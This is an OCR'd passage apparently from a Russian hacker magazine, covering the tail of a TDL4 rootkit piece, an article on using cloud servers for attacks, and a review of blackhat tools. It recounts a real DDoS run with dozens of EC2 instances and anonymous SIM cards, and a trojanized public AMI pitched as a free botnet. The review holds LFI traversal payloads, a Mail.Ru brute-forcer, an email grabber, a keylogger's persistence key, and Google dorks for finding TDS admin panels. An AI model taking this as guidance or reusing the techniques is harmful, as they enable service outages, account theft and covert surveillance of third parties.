[5] Утилита TdlFsReader извлекает дамп файловой системы руткита

развития для расследования. Более того, даже после удаления большинством лечащих утилит активного заражения TDL4, скрытый раздел файловой системы все равно остается на жестком диске, и из него также можно получить информацию.

В качестве заключения хочется заметить, что уже на протяжении нескольких лет семейству TDL удается удерживать технологическое первенство среди распространенных в «живой природе» руткит-программ. Посмотрим, что принесет дальнейшее его развитие, и чем нас удивят его авторы в будущем. ⌶



Юрий Гольцев, эксперт по информационной безопасности Positive Technologies



CLOUD HACKING



Облачные вычисления на службе у пентестера

Огромные вычислительные мощности облачных инфраструктур открывают перед пентестерами и блекхатами множество новых возможностей. Сегодня мы посмотрим на cloud computing с новой стороны и рассмотрим конкретные кейсы использования облачных мощностей для взлома и пентестинга.

IaaS на службе у хакера

Облачные вычисления представлены для пользователя следующими услугами:

- SaaS (Software as a Service)
- PaaS (Platform as a Service)
- IaaS (Infrastructure as a Service)
- HaaS (Hardware as a Service)
- WaaS (Workplace as a Service)
- IaaS (Infrastructure as a Service)
- EaaS (Everything as a Service)
- DaaS (Data as a Service)
- SaaS (Security as a Service)

В первую очередь нас интересует сервис IaaS, так как он предоставляет в данный момент наиболее востребованную и «реалистичную» среду для пентестера. Сервис IaaS предоставляет пользователю возможность создания виртуального сервера на основе оборудования провайдера облачных вычислений. Самое очевидное преимущество данного сервиса — практически неограниченные возможности по масштабированию вычислительных мощностей. Что же такое сервис IaaS для пентестера?
Это уникальная возможность использовать десятки идентичных по возможностям серверов с целью эффективной реализации классических задач в области пентеста:

- обман IPS при удаленном сканировании портов;
- распределенный перебор паролей;
- атаки на отказ в обслуживании;
- сканирование сетевого периметра;
- автоматизированный поиск уязвимостей.

Само собой, использование инновационных технологий облачных вычислений может быть направлено как в полезное русло, так и в не очень полезное. Как плохие парни могут использовать сервис в своих целях? Этот вопрос мы постараемся рассмотреть в данной главе на примере наиболее частых злоупотреблений.

Анонимность


Вопрос анонимности при использовании сервисов облачных вычислений стоит крайне остро. Дело в том, что вся информация, которая необходима для получения доступа к такого рода сервисам, ограничивается лишь номерами кредитной карты и сотового телефона. Большинство провайдеров верят пользователю «на слово» и не задумываются в настоящий момент о вопросах, возникающих после того, как их сервис стал одной из ключевых цепочек в истории взлома какого-либо ресурса.
Чтобы выгодно продать свои услуги, провайдеры охотно предлагают пользователям промо-программы, предоставляющие возможность бесплатного использования сервисов в течение определенного промежутка времени. Вся информация о пользователе, получившем доступ к сервису, в таком случае сводится к адресу электронной почты и IP-адресу, который был использован пользователем для управления услугами. Совершенно понятно, что в этих условиях существует много способов абсолютно анонимного использования облачных мощностей.

Сетевая разведка

Термин «сетевая разведка» подразумевает под собой мероприятия, направленные на автоматизированный сбор информации для дальнейшего анализа. Облачные вычисления позволяют создать отличную площадку для проведения такого рода мероприятий, потому что обеспечивают несколько важных факторов, которые необходимы для автоматизации сбора данных. А именно: разные IP-адреса, с которых производится сбор данных, скорость канала связи и вычислительные ресурсы, позволяющие быстро обрабатывать полученную в результате сбора данных информацию.

Сканирование портов

Использование возможностей сервиса IaaS позволяет злоумышленнику преодолевать такие защитные средства, как IPS/IDS.



Интерфейс EC2: запущено 20 инстантов

Идея возможности скрытого от IPS/IDS сканирования портов на удаленной системе заключается в том, что сканирование проходит с более чем десятка различных IP-адресов с временными интервалами, по частям. В результате — даже хорошо настроенная IPS/IDS не сможет идентифицировать событие сканирования портов, а если идентифицирует его, то заблокирует только один IP-адрес из множества адресов, сканирующих серверов. Естественно, для реализации такой задачи необходимо разработать программное обеспечение, позволяющее удаленно управлять процессами на серверах, запущенных на площадке провайдера облачных вычислений.

Проведение атак

IaaS-площадки идеально подходят и для атак на удаленные сервисы. Например, для перебора паролей, а также различных видов client-side-атак. Во-первых, на площадке достаточно легко и просто «развернуть» любой боевой арсенал, например, metasploit или canvas. Во-вторых, перебор паролей может быть осуществлен распределенно, как и в случае со сканированием портов удаленного хоста, во избежание блокировки IP-адреса атакующего. В третьих, площадка IaaS может послужить отличным посредником между атакующим и целью с точки зрения того, что история всех действий, совершенных с площадки IaaS, будет уничтожена после выключения сервера.

Брутфорс

Возможность использовать условно «неограниченные» ресурсы облачных вычислений позволяет продуктивно проводить мероприятия по брутфорсу хешей и генерации радужных таблиц с последующим восстановлением по ним зашифрованных строк. Явным плюсом генерации радужных таблиц на базе облачных сервисов является возможность использования огромного устройства хранения данных. На практике генерация радужных таблиц для алгоритма ntlm (mixalpha-numeric-all-space, 8 символов) сводится только к вопросу времени и финансовым затратам. Для генерации такой таблицы на топовом домашнем компьютере

```
ubuntu@ip-10-117-43-171: ~
login as: ubuntu
Authenticating with public key "imported-openssh-key"
Linux ip-10-117-43-171 2.6.32-309-ec2 #18-Ubuntu SMP Mon Oct 18 21:00:20 UTC 201
0 i686 GNU/Linux
Ubuntu 10.04.1 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Jun 28 08:38:46 UTC 2011

  System load:  0.08              Processes:           74
  Usage of /:   7.1% of 9.84GB    Users logged in:     0
  Memory usage: 5%                IP address for eth0: 10.117.43.171
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/
---------------------------------------------------------------------------
At the moment, only the core of the system is installed. To tune the
system to your needs, you can choose to install one or more
predefined collections of software by running the following
command:

   sudo tasksel --section server
---------------------------------------------------------------------------

0 packages can be updated.
0 updates are security updates.

A newer build of the Ubuntu lucid server image is available.
It is named 'release' and has build serial '20110601'.
Last login: Thu Jan 20 16:07:14 2011 from [redacted]
```

Подключение к инстанту по ssh

потребуется порядка 1290 лет. В случае же облачных вычислений, прямо здесь и сейчас можно купить «машину времени», которая будет создаваться примерно 1,5 года и ее стоимость составит порядка $320k. Я хочу сказать, что такую таблицу, используя облачные вычисления, на практике можно создать всего за 1,5 года. В таблице 1 показана детальная статистика по финансовым затратам для такой разработки. В данном случае использовалось 20 серверов со следующими техническими характеристиками: 2 x Intel Xeon X5570 quad-core «Nehalem» architecture, 2 ядра NVidia Tesla M2050, 23 Гб ОЗУ.

Цифры говорят о том, что пора менять парольную политику — расшифровать NTLM-хеш пароля из 8 символов вполне реально и доступно для плохих парней. Но это только теория. На практике же политика безопасности паролей более лояльна и ограничивает пользователя лишь длиной пароля — 8 символов в лучшем случае. Статистика используемых паролей в крупных компаниях, составленная Дмитрием Евтеевым и приведенная в его докладе «Анализ проблем парольной защиты в российских компаниях» (www.ptsecurity.ru/download/PT-Metrics-Passwords-2009.pdf), говорит о том, что большинство пользователей всеми возможны-

ТАБЛИЦА 1

Необходимый ресурс	Качество	Стоимость	Общая стоимость
Работа одного Instance	20	$6590 + $0,56/hour	20 * $6590 = $131 800 $ 0,56 * 20 * 12834 = $ 143 740
Data Storage	418 Tb	$ 102 / Tb	$ 102 * 418 =$ 42 636
	Итого:		$ 318 176



Характеристика радужной таблицы	Требуемое время	Стоимость
Цифры (от 1 до 12 символов)	3 часа	$ 103
Символы английского (low-case) алфавита (от 1 до 12 символов)	21 год	$ 2 363 252
Символы английского алфавита (от 1 до 11 символов)	275 суток	$ 754 064
Символы английского алфавита (low-case) (от 1 до 10 символов)	11 суток	$ 9 823
Символы английского алфавита (low-case) и цифры (от 1 до 12 символов)	1046 лет	$ 80 919 507
Символы английского алфавита (low-case) и цифры (от 1 до 11 символов)	27 лет	$ 4 631 216
Символы английского алфавита (low-case) и цифры (от 1 до 10 символов)	297 суток	$ 188 884
Символы английского алфавита (low-case) и цифры (от 1 до 9 символов)	11 суток	$ 9 695

ТАБЛИЦА 2

Необходимый ресурс	Стоимость
Работа одного Instance (час)	$0,085 ~ 3 рубля
Трафик (in+out) (Гб)	$0,150 ~ 5 рубля

ТАБЛИЦА 3

ми способами пытаются обойти ограничения парольной политики и использовать простой пароль.
В таблице 2 представлены необходимые для генерации различных радужных таблиц ресурсы.
Как видно, генерация «универсальной» радужной таблицы для паролей, состоящих из символов английского алфавита (low-case) и цифр (от 1 до 12 символов) занимает целый миллениум и порядка 80 млн долларов. Для частного лица это на грани фантастики, но для государств и даже крупного бизнеса — вполне подъемно. Если же задаться целью, то используя всего 20 000 серверов вместо 20, можно создать такую таблицу всего за год.

Облачный DDoS

В первую очередь необходимо разобраться со схемой проведения эффективной ДДоС-атаки на сервер/сервис. Гаранты эффективности ДДоС-атаки:
- большое количество атакующих машин;
- «умная» нагрузка атакуемой системы.

IaaS в скопе со специализированным DDoS-софтом — этой убойная конструкция, позволяющая осуществлять очень эффективные ДДоС-атаки. Сервис IaaS удовлетворяет пункт о необходимом множестве атакующих машин. Специализированный софт должен отвечать за «умную» нагрузку атакуемых систем с целью «отказа в обслуживании».
Специалистами нашей компании было разработано техническое задание для подобного рода софта. Требования к распределенной системе нагрузочного тестирования:
- мультиплатформенность (Linux/Windows);
- модульность;
- централизованное управление (клиент<->сервер).

Необходимые на первых парах модули:
- SYN flood
- UDP flood
- ICMP flood
- Application flood
- HTTP/HTTPS (GET/POST)
- FTP
- SMTP/SMTP+SSL/TLS
- POP3/POP3+SSL

Параллельно с разработкой распределенной системы нагрузочного тестирования, мы провели испытания уже существующего софта для нагрузочного тестирования. Большая часть публичного ПО не удовлетворяла пункту централизованного управления, в связи с чем пришлось самостоятельно писать управляющие скрипты для централизации управления атакующими приложениями.
Из публичных утилит мы использовали два продукта:
- Mauszahn (www.perihel.at/sec/mz/) — утилита для генерации трафика (как валидного, так и невалидного). В большинстве случаев используется для проведения тестирования сетей VoIP или больших сетей, а также для проведения аудита безопасности в отношении систем, возможно уязвимых для специфических атак на отказ в обслуживании.
- SlowPost.pl (аналог для SlowLoris HTTP DoS Tool) — небольшой скрипт, позволяющий провести атаку на протокол HTTP через POST-запросы к веб-серверу, с целью вызвать отказ в обслуживании (исчерпав максимальное количество подключений к серверу). Более подробное описание данной атаки представлено на странице SlowLoris HTTP DoS (ha.ckers.org/blog/20090617/slowloris-http-dos/). Аналогичный способ Application Flood для протокола HTTP через POST-запросы с использованием облачных вычислений был представлен Дэвидом Брайеном и Михаилом Андерсоном на хакерской конференции Defcon 18 (bit.ly/lid5Sr). Они реализовали функционал распределенной системы Application Flood'а для протокола HTTP, но, к сожалению, практический результат в виде «отказа в обслуживании» реального сервера (парнями был использован для презентации один из веб-серверов Defcon'а) не был получен, хотя задумка в теории действительно должна была отлично работать. К такой заминке могло привести либо недостаточно эффективное осуществление Application Flood, либо недостаточное количество атакующих серверов. В разработке скрипта SlowPost.pl основной качественной характеристикой являлось эффективное осуществление Application Flood. В итоге, скрипт позволяет создать и поддер-

ТАБЛИЦА 4

Необходимый ресурс	Качество	Стоимость
Работа одного Instance	1	$0,085 ~ 3 рубля/час
Трафик (in+out) (Гб)	<1	<$0,150 ~ <4 рублей
	Итого:	<7 рублей/час

```
root@ip-10-117-43-171: ~
[root@ip-10-17-201-163 rainbowcrack-1.5-linux64]# ./rtgen ntlm ascii-32-95 8 8 0 2400 40000000 0
rainbow table ntlm_ascii-32-95#8-8_0_2400x40000000_0.rt parameters
hash algorithm:         ntlm
hash length:            16
charset:                 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmno
pqrstuvwxyz{|}~
charset in hex:         20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a
 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5
d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e
charset length:         95
plaintext length range: 8 - 8
reduce offset:          0x00000000
plaintext total:        6634204312890625

sequential starting point begin from 0 (0x0000000000000000)
generating...

524288 of 40000000 rainbow chains generated (0 m 18.5 s)
```

Генерация Rainbow tables

живать одновременно более 900 подключений к атакуемому веб-серверу с одной атакующий машины. Такие характеристики позволяют с помощью всего одной атакующей машины обеспечить атаку на «отказ в обслуживании» для большинства веб-серверов, работающих под управлением веб-сервера Apache. Ведь директива MaxClients по умолчанию равна 256: веб-сервер обеспечивает возможность работы только с 256 пользователям одновременно. Веб-сервер IIS (Windows 2003 Server), в отличие от Apache, использует значение по умолчанию, равное приблизительно 20 000.


Разработка системы распределенного нагрузочного тестирования была проведена в соответствии с возможностями сервиса IaaS от провайдера Amazon (aws.amazon.com). Выбор пал на данного провайдера не случайно. Во-первых, Amazon — достаточно быстро развивающийся крупный проект, позволяющий своим пользователям одними из первых получать доступ к новым «фичам» функционала облачных вычислений. Во-вторых, после проведения сравнения бюджета на реализацию атак на отказ в обслуживании, который приведен ниже в таблице 3, оказалось, что сервис от Amazon наиболее демократичен и гибок.

Технические характеристики запускаемого Instance, выступающего в роли атакующего звена, представляют собой следующее:
- система x86/x64 (1 CPU);
- 613 Мб ОЗУ;
- 10 Гб HDD.

Технические характеристики Instance были выбраны минимальными в силу того, что для реализации атаки на «отказ в обслуживании» приоритет отдается количеству атакующих машин, а не их вычислительным характеристикам. Каждый Instance снабжен каналом с пропускной способностью 100 Mb/s, поэтому проблем в скорости передачи данных до атакуемого сервера теоретически быть не должно.

В первую очередь было очень интересно увидеть реальную мощность предполагаемого «ботнета» на облачных технологиях. Для теста был выбран сценарий упомянутого Брайена Андерсона,

HTTP DoS веб-сайта с помощью одного инстанта





представляющий из себя реализацию атаки на «отказ в обслуживании» для HTTP-сервера.

Как было выяснено, связка 1 «Instance» + скрипт SlowPost.pl позволяет эмулировать более чем 900 клиентов веб-сервера. Таким образом, этой связки достаточно, чтобы вывести из строя любой веб-сервер, поддерживающий максимальное число подключений менее чем 900. Бюджет, необходимый для реализации такой атаки сводится к минимуму за счет потребления лишь компьютерного времени, а не ресурсов и трафика. Себестоимость атаки для таких веб-серверов — меньше 7 рублей в час! (см. таблицу 4)

При тестировании в реальных условиях мишенью выступал веб-сайт, обслуживаемый сервером IIS. Балансировка нагрузки была разделена на два IP-адреса. Таким образом, чтобы положить этот сервер, потребовалось создать более чем 20 000 подключений к каждому из IP-адресов. Настройки атакуемого веб-сервера были установлены по умолчанию. В итоге, для обеспечения всех условий для удачной атаки «отказ в обслуживании» было запущено 46 «Instance», каждый из которых эмулировал одновременную работу 900 пользователей. Кстати, обычным пользователям Amazon позволяется работать одновременно только с 20 «Instance». Чтобы полностью пройти путь плохого парня, задумавшего DDoS-атаку, мы просто зарегистрировали три различных аккаунта. Кроме этого, для регистрации нам понадобилось три сим-карты. Естественно, были куплены анонимные карты с балансами 300 рублей — причем абсолютно легально. К каждой сим-карте была приобретена карта оплаты (Prepaid Card For Internet Shopping) с балансами $5 — карта необходима при регистрации на площадке Amazon и верификации. В итоге, бюджет

Троянизация AMI





Статистика использования паролей в российских компаниях

Необходимый ресурс	Качество	Продолжительность атаки	Стоимость
Сим-карта	3	—	900 рублей
Работа одного Instance	46	2	$0,085 * 46 * 2 = ~ 240 рублей
Трафик (in+out) (Гб)	<2	—	<$0,150 ~ <8 рублей
	Итого:		1150 рублей

Таблица 5

для атаки «отказ в обслуживании» на веб-сайт достаточно крупной компании составил всего 1150 рублей. Детальная стоимость представлена в таблице 5.
Атака проводилась в отношении веб-сервера на протяжении двух часов, чего вполне достаточно для ощутимых потерь в сфере интернет-бизнеса.

Трояны в Instance

Удобство облачных сервисов заключается также в гибкости выбора ОС и ее компонентов через приятный веб-интерфейс. Пользователь может использовать как стандартные решения, предоставленные провайдером, так и образы ОС, созданные пользователями провайдера. Например, сервис от Амазон очень активно использует данную систему. Именно в ней и кроится опасность — провайдер не гарантирует того, что образы систем, предоставленные пользователями для общего использования, не выполняют никаких скрытых действий: например, не ведут логи, не копируют личную информацию, не становятся частью ботнета, не распространяют вредоносное ПО.
Проведенные тесты показали, что многие пользователи действительно не следят за такими вещами. Для проведения теста потребовалось:

- создать образ популярной ОС в формате AMI и выложить его в открытый доступ в интерфейс Амазона;
- составить хорошее описание настроенной системы (установленный софт, полезные «плюшки» и т.д.);

Кроме этого мелким шрифтом в описании программы было написано, что при старте этого образа ОС в автоматическом режиме происходит HTTP-GET-отстук на сервер, собирающий статистику. Хотя об этом можно было и не говорить в описании образа, мелкий текст не испортил картины. Как результат — более 1000 отстуков за месяц! Представь, какой хороший и бесплатный ботнет можно собрать. Размещаешь протрояненный образ с красивым описанием — пользователи устанавливают его, а ты анонимно пользуешься их серверами за их же деньги.

Abuse-практика

Теоретически, оперативное реагирование на жалобы должно быть правилом для любого провайдера. В реальности же все обстоит несколько иначе. Проведя небольшое исследование, было выявлено, что даже серьезные провайдеры облачных сервисов (например, Amazon), не спешат реагировать на abuse и расследовать инциденты. Фактически, дело не заходит дальше учета сообщений об инцидентах. Во-первых, чтобы инцидент был рассмотрен провайдером, необходимо предоставить, помимо IP-адреса атакующего, точную дату и время атаки. После предоставления необходимой информации о злоумышленнике, переписка с провайдером будет продолжаться. Но это будет односторонняя переписка: провайдер с радостью выслушает ответы на интересующие его вопросы, но вот на твои — не ответит, за редким исключением, любезно игнорируя.

Что делать в случаях атак

При первом обращении к провайдеру, служба безопасности просит предоставить следующую информацию:

- IP-адрес атакующего;
- IP-адрес жертвы;
- атакуемый порт и протокол, по которому происходила атака;
- точную дату, время и временную зону жертвы;
- логи с машины жертвы, подтверждающие факт атаки (не более 4 Кб);
- контактные данные.


Крайне важны точное время атаки и временная зона атакуемой машины. Это связано с тем, что IP-адрес атакующего может менять владельца более одного раза за сутки, что усложняет идентификацию злоумышленника. Кроме этого следует точно идентифицировать вид атаки и создать слепок лог-файлов атакуемого сервиса для предоставления службе безопасности провайдера.

Заключение

Облачные технологии, предоставив пользователям доступ к огромным вычислительным возможностям, также дали возможность плохим парням использовать свои мощности в корыстных целях. Панацеи от этого не существует. Но, зная возможные векторы атаки с использованием облачных вычислений, можно защитить свои информационные ресурсы от возможных инцидентов. ⌶




Mar (icq 884888, snipper.ru)



Хакерский софт от blackhat'ов

X-TOOLS

Программа: Witchxtool
ОС: *nix/win
Автор: th3_w1tch



Все включено!

Первым в нашем обзоре выступает примечательный хакерский комбайн, написанный мембером турецкой команды Makassar Ethical Hacker на перле. Прога работает в интерактивном режиме и совмещает в себе функционал множества полезнейших утилит, начиная со сканера портов и заканчивая сканером LFI-дорков. Разобраться с использованием сканера довольно просто, однако опишу для примера сценарий работы при поиске LFI (Local File Include). Пример использования сканера:

```
Target : http://site.com/index.
php?page=


# Примерные запросы для поиска LFI,
содержащиеся в сканере:

../etc/passwd
../../etc/passwd
../../../etc/passwd
../../../../etc/passwd
и т.д.
```

Абсолютно аналогично в интерактивном режиме можно брутфорсить MD5, находить дорки SQL-инъекций, грабить свежие прокси с сервиса proxylist.net и т.д.
Перед началом работы со скриптом тебе могут понадобиться дополнительные перловые модули, найти их ты также сможешь на нашем диске. Пример установки модуля Data::Validate::IP:

```
cd modules
cd-Net-RawIP 00:25
perl Makefile.PL
make & & make install
```

Программа: MRBrute
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: [i]Pro, Dark-web.ws



Брутим аккаунты Mail.Ru

На очереди еще один брутфорс для работы со всем известным сервисом Mail.Ru. Функционал и особенности брутфорса достаточно стандартны для такого рода софта:


```
• многопоточность (максимум 150
потоков);
• поддержка прокси (HTTP/SOCKS4/5);
• встроенный генератор сорца;
• удобная статистика в системном трее
(один клик по иконке в трее – вывод
 краткой статы, двойной клик – вывод
формы брута);
• таймауты;
• для работы требуется .NET Framework.
```

Для начала работы с прогой тебе необходимо зайти в настройки и изменить следующие параметры:

```
• Bad – файл с неподобранными аккаунтами;
• Good – файл с Good (подобранными)
аккаунтами;
• Source – список аккаунтов для брута,
должен иметь вид email@mail.ru:
password;
• Proxy – список прокси для работы
программы;
• Threads – число потоков;
TimeOut – время подключения к серверу
(по истечении этого времени прокси
меняется);
• Delimiter – разделитель спика Source:
 <Login>:<Password>;
• Type Proxy – тип используемых проксиков.
```

Далее тебе может понадобиться генератор сорцев. В работе с ним также нет ничего сложного: в левый лист заносим свой список мыл, в правый — список паролей. Далее жмем на кнопку «Generate» и наблюдаем готовый список Source.txt.
Также автор брутфорса упоминает и об одном баге своего творения: при использовании HTTP Proxy с каждым аккаунтом в логе событий будет выводиться производственная ошибка — в ней нет ничего страшного.

Программа: MGrab
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Boolean



Грабим Mail.Ru

А вот и еще одна прога для работы с Mail.Ru. На сей раз это граббер мейл-адресов, который пригодится тебе в сочетании с описанным выше MRBrute'ом. Сам процесс сбора мыльников проходит с помощью бага в сервисе otvet.mail.ru, который показывает все адреса пользователей в открытом виде. Особенности граббера:

```
• работа в одном потоке;
• проверка на дубликаты;
```

- иконка и возможность свернуть в трей;
- возможность выставления таймаута;
- подробный лог работы;
- возможность выбора разделов для граббинга в окне «For Grab» (например: friends, auto, business, countries, magic, relax, food и т.д.).

После окончания работы граббера у тебя будет огромный список мыльников, которые ты вполне сможешь использовать в своих корыстных целях.

Программа: Reallogger
ОС: Windows 2000/XP/2003 Server/ Vista/2008 Server/7
Автор: Van32




Правильный кейлоггер

Встречаем — кейлоггер Reallogger от участника форума fuckav.ru Van32. Как понятно из названия, данная программа предназначена для скрытого наблюдения за компьютером и мониторинга активности пользователя. Софтина реализует всю стандартную для кейлоггеров функциональность: прописывается в автозагрузке, записывает нажатия клавиш в любой раскладке и складывает отчеты с заданной регулярностью на FTP-сервер либо на специальный php-гейт в виде POST-запросов. В реестре логгер прописывается следующим образом:

```
HKCU\Software\Microsoft\Windows\
CurrentVersion\Run :AntVir
c:\documents and settings\admin\local
 settings\application data\antvir.exe
```

Автор программы будет рад ответить на любые вопросы в топике на форуме FuckAV: bit.ly/jIClsC.

Программа:TDS Killer
ОС: *nix/win
Автор: daniel_1024



Брутим TDS

TDS Killer — это перловый скрипт, предназначенный специально для массового брута админок популярных скриптов распределения трафика (TDS). В данный момент поддерживаются две тдски: Simple TDS и Advanced TDS. Конфиг программы выглядит следующим образом:

```
my $thr = 20; # кол-во потоков
my $tds_type = 0;
# 0 — Simple TDS; 1 — Advanced TDS
```

В файле tds.txt должны содержаться адреса админок TDS, а в файлах login.txt и pass.txt — соответственно логины и пароли для брутфорса. Во время брута на экран выводится скорость и текущий статус процесса.
Скрипт обладает многопоточностью, по отзывам пользователей скорость может доходить до десяти запросов в секунду. Автор также приводит и дорки для поиска тдсок в гугле:

- Simple TDS — «inurl:go.php?sid=»
- Advanced TDS — «out.php?s_id=»

